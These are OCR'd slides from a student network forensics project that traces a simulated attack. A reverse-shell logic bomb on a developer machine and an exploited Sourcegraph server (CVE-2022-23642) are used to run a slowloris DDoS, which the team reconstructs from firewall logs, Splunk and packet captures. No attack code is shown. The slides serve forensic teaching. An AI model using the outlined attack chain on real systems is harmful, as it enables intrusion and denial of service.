
FORENSICS ANALYSIS OF RCE ENABLED DDOS ATTACK

# Network Forensics Project

Sai Ganesh Senthivel  Madeline Tasker Fernandes  Zhenhua Li  Arrow Sujith




# Simulation primer

- **External attacker host**

  Controlled by an disgruntled former employee of Fried Apples Inc.

- **Fried Apples Inc.**
  - Developer host: Former developer system infected with a reverse shell logic bomb malware | Hosts a Splunk instance for network monitoring.
  - Sourcegraph Gitserver cluster: A vulnerable code search server (V 3.63.3) | CVE-2022-23642
  - Pfsense firewall: A perimeter firewall | Acts as a DHCP server | Sends logs to Splunk.

- **Baked Mangoes Inc.**
  - Web Server: Competitor's web server | Victim of DDoS attack.



# Forensic Evidences

## Syslogs

Gathered from developer machine

## Pfsense traffic logs


Configured to be sent to Splunk

## Packet capture

Pcap file gained from packet capture on the internal network

## Files

Cron and python programs collected from developer machine and Gitserver cluster



# Forensic Analysis tools

## Text editors

- Cron scripts
- Python programs
- System logs

## Pfsense web interface


Overview of the latest traffic through the firewall

## Splunk


Network traffic logs from pfsense

## Wireshark

Network traffic Pcaps




# Step by step network traffic analysis




## 1| Suspicious outbound traffic

- Traffic to external system from developer system
- Unusual destination port 4444 (Was suspicious on the account of being the default metasploit listener port)
- Periodic traffic (repeated every minute)


# Step by step network traffic analysis




## 2| Suspicious file transfer to the developer system

- Port 21 denotes FTP traffic
- Occurred right after the mysterious connection from developer to external system on port 21
- We can infer that the attacker has gained shell access and is using FTP to transfer files to the developer system.

# Step by step network traffic analysis




## 3a| Exploitation of Sourcegraph server


- Since we consider the developer system to be compromised, the connections from developer to sourcegraph server raises suspicions
- Multiple stages: HTTP, followed by unknown traffic

# Step by step network traffic analysis


## 3b| Exploitation of Sourcegraph server

- Since we consider the developer system to be compromised, the connections from developer to sourcegraph server raises suspicions
- Multiple stages: HTTP, followed by unknown traffic


# Step by step network traffic analysis




## 3c| Compromise of Sourcegraph server

- The Sourcegraph server proceeded to connect to the suspected external machine.
- FTP traffic could be observed between the server and developer system denoting compromise

# Step by step network traffic analysis





## 4| Suspicious heavy outbound traffic from internal systems

- Traffic to a new external IP. Port 80 TCP possibly denotes HTTP
- High volume of periodic traffic
- On correlation with the reported DDoS attack, it can be inferred that this is the DDoS traffic.

# Host based analysis

Explorative analysis on the compromised internal systems





## Suspicious python scripts found on Developer system and Sourcegraph server

Internet search reveals that slowloris.py is a DOS script


## Exploit used to gain control over Sourcegraph server

Reveals that the lack of any security mechanism in executing the github repository configuration file was used to exploit the system



